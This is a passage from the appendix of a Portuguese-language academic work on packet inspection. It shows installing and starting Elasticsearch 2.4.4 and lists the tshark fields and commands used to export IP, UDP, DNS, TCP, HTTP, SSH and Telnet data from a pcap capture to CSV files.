$ curl -L -O https://download.elastic.co/elasticsearch/release/org/elasticsearch/distribution/
    tar/elasticsearch/2.4.4/elasticsearch-2.4.4.tar.gz
```

A última versão do *Elasticsearch* é a 2.4.4 durante o desenvolvimento deste trabalho. Para versões futuras, basta modificar a URL acima apropriadamente.

Posteriormente, é necessário extrair o arquivo baixado, entrar no sub-diretório *bin* presente na árvore de pastas e, por fim, executar o arquivo executável do *elasticsearch*:

```
$ tar -xvf elasticsearch-2.4.4.tar.gz
$ cd elasticsearch-2.4.4/bin
$ ./elasticsearch
```

Certifique-se de não rodar o último comando acima como usuário root. Caso o programa seja iniciado corretamente, a saída apresentada será similar àquela mostrada abaixo:

```
$ [2017-04-15 14:31:04,849][INFO ][node                     ] [Nikki] version[2.4.0], pid
    [14886], build[ce9f0c7/2016-08-29T09:14:17Z]
$ [2017-04-15 14:31:04,850][INFO ][node                     ] [Nikki] initializing ...
$ [2017-04-15 14:31:05,590][INFO ][plugins                  ] [Nikki] modules [reindex, lang-
    expression, lang-groovy], plugins [], sites []
$ [2017-04-15 14:31:05,618][INFO ][env                      ] [Nikki] using [1] data paths,
    mounts [[/ (/dev/sda1)]], net usable_space [70.2gb], net total_space [91.5gb], spins? [
    possibly], types [ext4]
$ [2017-04-15 14:31:05,618][INFO ][env                      ] [Nikki] heap size [990.7mb],
    compressed ordinary object pointers [true]
$ [2017-04-15 14:31:08,159][INFO ][node                     ] [Nikki] initialized
$ [2017-04-15 14:31:08,159][INFO ][node                     ] [Nikki] starting ...
$ [2017-04-15 14:31:08,275][INFO ][transport                ] [Nikki] publish_address {127.0.0.1
    :9300}, bound_addresses {[::1]:9300}, {127.0.0.1:9300}
$ [2017-04-15 14:31:08,285][INFO ][discovery                ] [Nikki] elasticsearch/KsS6z6X-
    R0WvQ7PhDJpIXQ
$ [2017-04-15 14:31:11,364][INFO ][cluster.service          ] [Nikki] new_master {Nikki}{KsS6z6X
    -R0WvQ7PhDJpIXQ}{127.0.0.1}{127.0.0.1:9300}, reason: zen-disco-join(elected_as_master, [0]
    joins received)
$ [2017-04-15 14:31:11,396][INFO ][http                     ] [Nikki] publish_address {127.0.0.1
    :9200}, bound_addresses {[::1]:9200}, {127.0.0.1:9200}
$ [2017-04-15 14:31:11,397][INFO ][node                     ] [Nikki] started
$ [2017-04-15 14:31:11,526][INFO ][gateway                  ] [Nikki] recovered [0] indices into
     cluster_state
```

Por fim, os nomes padrões para o grupo e o nó pode ser modificado adicionando os seguintes argumentos:

```
$ ./elasticsearch --cluster.name nome_do_cluster --node.name nome_do_no
```

6.3 CAMPOS FILTRADOS UTILIZANDO O *TSHARK*

6.3.1 Campos filtrados para o protocolo IP

Os campos que foram filtrados para o protocolo IP são descritos a seguir. Os valores que cada campo carrega é descrito em [Wireshark 2016].

- frame.time_epoch
- ip.src
- ip.proto
- ip.id
- ip.ttl
- ip.version
- ip.dsfield.dscp
- ip.dsfield.ecn
- ip.flags.mf
- ip.hdr_len
- ip.checksum
- ip.checksum.status
- ip.flags
- ip.dsfield
- ip.flags.df
- ip.len
- ip.frag_offset
- ip.flags.rb
- ip.dst

O código completo para filtrar os campos citados acima utilizando o Tshark é mostrado no anexo 6.4.1.

6.3.2 Campos filtrados para o protocolos UDP

Os seguintes campos foram filtrados para o protocolo UDP:

- udp.checksum
- udp.checksum.status
- udp.dstport
- udp.length
- udp.port
- udp.srcport
- udp.stream

O código utilizado para filtrar os campos mostrados pode ser visualizado no anexo 6.4.2

6.3.3 Campos filtrados do protocolo DNS

Para o protocolo DNS, foram filtrados:

- dns.a
- dns.aaaa
- dns.cname
- dns.count.add_rr
- dns.count.answers
- dns.count.auth_rr
- dns.count.labels
- dns.count.queries
- dns.dnskey.algorithm
- dns.dnskey.flags
- dns.dnskey.flags.key_revoked
- dns.dnskey.flags.reserved
- dns.dnskey.flags.secure_entry_point

- dns.dnskey.flags.zone_key
- dns.dnskey.key_id
- dns.dnskey.protocol
- dns.ds.algorithm
- dns.ds.digest_type
- dns.ds.key_id
- dns.flags
- dns.flags.authenticated
- dns.flags.authoritative
- dns.flags.checkdisable
- dns.flags.opcode
- dns.flags.rcode
- dns.flags.recavail
- dns.flags.recdesired
- dns.flags.response
- dns.flags.truncated
- dns.flags.z
- dns.id: *Flag* identificador do pacote DNS.
- dns.ns
- dns.ptr.domain_name
- dns.qry.class
- dns.qry.name
- dns.qry.name.len
- dns.qry.type
- dns.resp.class
- dns.resp.edns0_version
- dns.resp.ext_rcode

- dns.resp.len
- dns.resp.name
- dns.resp.ttl
- dns.resp.type
- dns.resp.z
- dns.resp.z.do
- dns.resp.z.reserved
- dns.response_to
- dns.rr.udp_payload_size
- dns.rrsig.algorithm
- dns.rrsig.key_tag
- dns.rrsig.labels
- dns.rrsig.original_ttl
- dns.rrsig.signature_expiration
- dns.rrsig.signature_inception
- dns.rrsig.signers_name
- dns.rrsig.type_covered
- dns.soa.expire_limit
- dns.soa.mininum_ttl
- dns.soa.mname
- dns.soa.refresh_interval
- dns.soa.retry_interval
- dns.soa.rname
- dns.soa.serial_number
- dns.time

O código utilizado para filtrar os campos mostrados pode ser visualizado no anexo 6.4.3

6.3.4 Campos filtrados para o protocolos TCP

Para o protocolo TCP, os campos listados abaixo foram filtrados:

- tcp.ack
- tcp.analysis
- tcp.analysis.ack_rtt
- tcp.analysis.acks_frame
- tcp.analysis.bytes_in_flight
- tcp.analysis.initial_rtt
- tcp.analysis.push_bytes_sent
- tcp.checksum
- tcp.checksum.status
- tcp.dstport
- tcp.flags
- tcp.flags.ack
- tcp.flags.cwr
- tcp.flags.ecn
- tcp.flags.fin
- tcp.flags.ns
- tcp.flags.push
- tcp.flags.res
- tcp.flags.reset
- tcp.flags.str
- tcp.flags.syn
- tcp.flags.urg
- tcp.hdr_len
- tcp.len
- tcp.nxtseq

- tcp.option_kind
- tcp.option_len
- tcp.options
- tcp.options.mss
- tcp.options.mss_val
- tcp.options.sack_perm
- tcp.options.timestamp.tsecr
- tcp.options.timestamp.tsval
- tcp.options.type
- tcp.options.type.class
- tcp.options.type.copy
- tcp.options.type.number
- tcp.options.wscale.multiplier
- tcp.port
- tcp.seq
- tcp.srcport
- tcp.stream
- tcp.urgent_pointer
- tcp.window_size
- tcp.window_size_scalefactor
- tcp.window_size_value

O comando completo que foi utilizado para filtrar todos os campos mostrados anteriormente pode ser visto em 6.4.4.

6.3.5 Campos filtrados para o protocolo Telnet

Os campos que foram filtrados para o protocolo Telnet são descritos a seguir:

- telnet.auth.krb5.cmd
- telnet.auth.mod.cred_fwd
- telnet.auth.mod.enc
- telnet.auth.mod.how
- telnet.auth.mod.who
- telnet.auth.name
- telnet.auth.type
- telnet.cmd
- telnet.comport_subopt.baud_rate
- telnet.comport_subopt.control
- telnet.comport_subopt.data_size
- telnet.comport_subopt.flow_control_resume
- telnet.comport_subopt.flow_control_suspend
- telnet.comport_subopt.linestate
- telnet.comport_subopt.modemstate
- telnet.comport_subopt.parity
- telnet.comport_subopt.purge
- telnet.comport_subopt.set_linestate_mask
- telnet.comport_subopt.set_modemstate_mask
- telnet.comport_subopt.signature
- telnet.comport_subopt.stop
- telnet.data
- telnet.enc.cmd
- telnet.enc.cmd.unknown
- telnet.enc.key_id

- telnet.enc.type
- telnet.enc.type_data
- telnet.invalid_baud_rate
- telnet.invalid_control
- telnet.invalid_data_size
- telnet.invalid_linestate
- telnet.invalid_modemstate
- telnet.invalid_parity
- telnet.invalid_purge
- telnet.invalid_stop
- telnet.invalid_subcommand
- telnet.kerberos_blob_too_long
- telnet.naws_subopt.height
- telnet.naws_subopt.width
- telnet.option_data
- telnet.outmark_subopt.banner
- telnet.outmark_subopt.cmd
- telnet.regime_cmd
- telnet.rfc_subopt.cmd
- telnet.starttls
- telnet.string_subopt.value
- telnet.subcmd
- telnet.subcommand_data
- telnet.suboption_length.invalid
- telnet.tabstop
- telnet.tn3270.connect
- telnet.tn3270.is

- telnet.tn3270.reason
- telnet.tn3270.regime_subopt.value
- telnet.tn3270.request
- telnet.tn3270.request_string
- telnet.tn3270.subopt

O código completo para filtrar os campos citados acima utilizando o Tshark é mostrado no anexo 6.4.7.

6.3.6 Campos filtrados para o protocolos SSH

Os seguintes campos foram filtrados para o protocolo SSH:

- ssh.compression_algorithms_client_to_server
- ssh.compression_algorithms_client_to_server_length
- ssh.compression_algorithms_server_to_client
- ssh.compression_algorithms_server_to_client_length
- ssh.encryption_algorithms_client_to_server
- ssh.encryption_algorithms_client_to_server_length
- ssh.encryption_algorithms_server_to_client
- ssh.encryption_algorithms_server_to_client_length
- ssh.host_key.length
- ssh.host_key.rsa.e
- ssh.host_key.type
- ssh.kex.first_packet_follows
- ssh.kex.reserved
- ssh.kex_algorithms
- ssh.kex_algorithms_length
- ssh.kexdh.h_sig_length
- ssh.languages_client_to_server

- ssh.languages_client_to_server_length
- ssh.languages_server_to_client
- ssh.languages_server_to_client_length
- ssh.mac
- ssh.mac_algorithms_client_to_server
- ssh.mac_algorithms_client_to_server_length
- ssh.mac_algorithms_server_to_client
- ssh.mac_algorithms_server_to_client_length
- ssh.message_code
- ssh.mpint_length
- ssh.packet_length
- ssh.padding_length
- ssh.padding_string
- ssh.protocol
- ssh.server_host_key_algorithms
- ssh.server_host_key_algorithms_length

O código utilizado para filtrar os campos mostrados pode ser visualizado no anexo 6.4.6

6.4 COMANDOS UTILIZADOS NO TSHARK

Os comandos mostrados nessa sessão foram utilizados para filtrar os campos necessários para a inspeção profunda de pacotes de acordo com a camada desejada.

6.4.1 IP

Foi utilizado o seguinte comando:

```
$ tshark -r "2016-08-01_2016-08-31.pcap" -Y ip -T fields -e frame.time_epoch -e ip.src -e
    ip.proto -e ip.ttl -e ip.version -e ip.dsfield.dscp -e ip.dsfield.ecn -e ip.id -e
    ip.flags.mf -e ip.hdr_len -e ip.checksum -e ip.checksum.status -e ip.flags -e ip.dsfield -e
    ip.flags.df -e ip.len -e ip.frag_offset -e ip.flags.rb -e ip.dst -E header=y -E separator=;
    -E quote=n > ip.csv
```

6.4.2 UDP

Foi utilizado o seguinte comando:

```
$ tshark -r "2016-08-01_2016-08-31.pcap" -T fields -e udp.checksum -e udp.checksum.status -e
    udp.dstport -e udp.length -e udp.port -e udp.srcport -e udp.stream -E header=y -E separator
    =; -E quote=n > udp.csv
```

6.4.3 DNS

```
$ tshark.exe -r "2016-08-01_2016-08-31.pcap" -Y dns -T fields -e dns.a -e dns.aaaa -e dns.cname
    -e dns.count.add_rr -e dns.count.answers -e dns.count.auth_rr -e dns.count.labels -e
    dns.count.queries -e dns.dnskey.algorithm -e dns.dnskey.flags -e
    dns.dnskey.flags.key_revoked -e dns.dnskey.flags.reserved -e
    dns.dnskey.flags.secure_entry_point -e dns.dnskey.flags.zone_key -e dns.dnskey.key_id -e
    dns.dnskey.protocol -e dns.ds.algorithm -e dns.ds.digest_type -e dns.ds.key_id -e dns.flags
    -e dns.flags.authenticated -e dns.flags.authoritative -e dns.flags.checkdisable -e
    dns.flags.opcode -e dns.flags.rcode -e dns.flags.recavail -e dns.flags.recdesired -e
    dns.flags.response -e dns.flags.truncated -e dns.flags.z -e dns.id -e dns.ns -e
    dns.ptr.domain_name -e dns.qry.class -e dns.qry.name -e dns.qry.name.len -e dns.qry.type -e
    dns.resp.class -e dns.resp.edns0_version -e dns.resp.ext_rcode -e dns.resp.len -e
    dns.resp.name -e dns.resp.ttl -e dns.resp.type -e dns.resp.z -e dns.resp.z.do -e
    dns.resp.z.reserved -e dns.response_to -e dns.rr.udp_payload_size -e dns.rrsig.algorithm -e
    dns.rrsig.key_tag -e dns.rrsig.labels -e dns.rrsig.original_ttl -e
    dns.rrsig.signature_expiration -e dns.rrsig.signature_inception -e dns.rrsig.signers_name -e
     dns.rrsig.type_covered -e dns.soa.expire_limit -e dns.soa.mininum_ttl -e dns.soa.mname -e
    dns.soa.refresh_interval -e dns.soa.retry_interval -e dns.soa.rname -e dns.soa.serial_number
     -e dns.time -E header=y -E separator=; -E quote=n > dns.csv
```

6.4.4 TCP

Foi usado o comando abaixo:

```
$ tshark -r "2016-08-01_2016-08-31.pcap" -Y ip -T fields -e tcp.ack -e tcp.analysis -e
    tcp.analysis.ack_rtt -e tcp.analysis.acks_frame -e tcp.analysis.bytes_in_flight -e
    tcp.analysis.initial_rtt -e tcp.analysis.push_bytes_sent -e tcp.checksum -e
    tcp.checksum.status -e tcp.dstport -e tcp.flags -e tcp.flags.ack -e tcp.flags.cwr -e
    tcp.flags.ecn -e tcp.flags.fin -e tcp.flags.ns -e tcp.flags.push -e tcp.flags.res -e
    tcp.flags.reset -e tcp.flags.str -e tcp.flags.syn -e tcp.flags.urg -e tcp.hdr_len -e tcp.len
     -e tcp.nxtseq -e tcp.option_kind -e tcp.option_len -e tcp.options -e tcp.options.mss -e
    tcp.options.mss_val -e tcp.options.sack_perm -e tcp.options.timestamp.tsecr -e
    tcp.options.timestamp.tsval -e tcp.options.type -e tcp.options.type.class -e
    tcp.options.type.copy -e tcp.options.type.number -e tcp.options.wscale.multiplier -e
    tcp.port -e tcp.seq -e tcp.srcport -e tcp.stream -e tcp.urgent_pointer -e tcp.window_size -e
     tcp.window_size_scalefactor -e tcp.window_size_value -E header=y -E separator=; -E quote=n
    > tcp.csv
```

6.4.5 HTTP

Foi utilizado o seguinte código:

```
$ tshark.exe -r "2016-08-01_2016-08-31.pcap" -Y http -T fields -e http.connection -e
    http.content_encoding -e http.content_length -e http.content_length_header -e http.date -e
    http.host -e http.referer -e http.request -e http.request.full_uri -e http.request.method -e
     http.request.uri -e http.request.version -e http.request_in -e http.request_number -e
    http.response -e http.response.code -e http.response.phrase -e http.response_in -e
    http.response_number -e http.server -e http.time -e http.upgrade -e http.user_agent -E
    header=y -E separator=; -E quote=n > http.csv
```

6.4.6 SSH

Para esse protocolo, foi usado:

```
$ tshark.exe -r "2016-08-01_2016-08-31.pcap" -Y ssh -T fields -e
    ssh.compression_algorithms_client_to_server -e
    ssh.compression_algorithms_client_to_server_length -e
    ssh.compression_algorithms_server_to_client -e
    ssh.compression_algorithms_server_to_client_length -e
    ssh.encryption_algorithms_client_to_server -e
    ssh.encryption_algorithms_client_to_server_length -e
    ssh.encryption_algorithms_server_to_client -e
    ssh.encryption_algorithms_server_to_client_length -e ssh.host_key.length -e
    ssh.host_key.rsa.e -e ssh.host_key.type -e ssh.kex.first_packet_follows -e ssh.kex.reserved
    -e ssh.kex_algorithms -e ssh.kex_algorithms_length -e ssh.kexdh.h_sig_length -e
    ssh.languages_client_to_server -e ssh.languages_client_to_server_length -e
    ssh.languages_server_to_client -e ssh.languages_server_to_client_length -e ssh.mac -e
    ssh.mac_algorithms_client_to_server -e ssh.mac_algorithms_client_to_server_length -e
    ssh.mac_algorithms_server_to_client -e ssh.mac_algorithms_server_to_client_length -e
    ssh.message_code -e ssh.mpint_length -e ssh.packet_length -e ssh.padding_length -e
    ssh.padding_string -e ssh.protocol -e ssh.server_host_key_algorithms -e
    ssh.server_host_key_algorithms_length -E header=y -E separator=; -E quote=n > ssh.csv
```

6.4.7 Telnet

Finalmente, para o Telnet foi usado o comando:

```
```

```
$ tshark.exe -r "2016-08-01_2016-08-31.pcap" -Y telnet -T fields -e telnet.auth.krb5.cmd -e
    telnet.auth.mod.cred_fwd -e telnet.auth.mod.enc -e telnet.auth.mod.how -e
    telnet.auth.mod.who -e telnet.auth.name -e telnet.auth.type -e telnet.cmd -e
    telnet.comport_subopt.baud_rate -e telnet.comport_subopt.control -e
    telnet.comport_subopt.data_size -e telnet.comport_subopt.flow_control_resume -e
    telnet.comport_subopt.flow_control_suspend -e telnet.comport_subopt.linestate -e
    telnet.comport_subopt.modemstate -e telnet.comport_subopt.parity -e
    telnet.comport_subopt.purge -e telnet.comport_subopt.set_linestate_mask -e
    telnet.comport_subopt.set_modemstate_mask -e telnet.comport_subopt.signature -e
    telnet.comport_subopt.stop -e telnet.data -e telnet.enc.cmd -e telnet.enc.cmd.unknown -e
    telnet.enc.key_id -e telnet.enc.type -e telnet.enc.type_data -e telnet.invalid_baud_rate -e
    telnet.invalid_control -e telnet.invalid_data_size -e telnet.invalid_linestate -e
    telnet.invalid_modemstate -e telnet.invalid_parity -e telnet.invalid_purge -e
    telnet.invalid_stop -e telnet.invalid_subcommand -e telnet.kerberos_blob_too_long -e
    telnet.naws_subopt.height -e telnet.naws_subopt.width -e telnet.option_data -e
    telnet.outmark_subopt.banner -e telnet.outmark_subopt.cmd -e telnet.regime_cmd -e
    telnet.rfc_subopt.cmd -e telnet.starttls -e telnet.string_subopt.value -e telnet.subcmd -e
    telnet.subcommand_data -e telnet.suboption_length.invalid -e telnet.tabstop -e
    telnet.tn3270.connect -e telnet.tn3270.is -e telnet.tn3270.reason -e
    telnet.tn3270.regime_subopt.value -e telnet.tn3270.request -e telnet.tn3270.request_string -
    e telnet.tn3270.subopt -E header=y -E separator=; -E quote=n > telnet.csv
```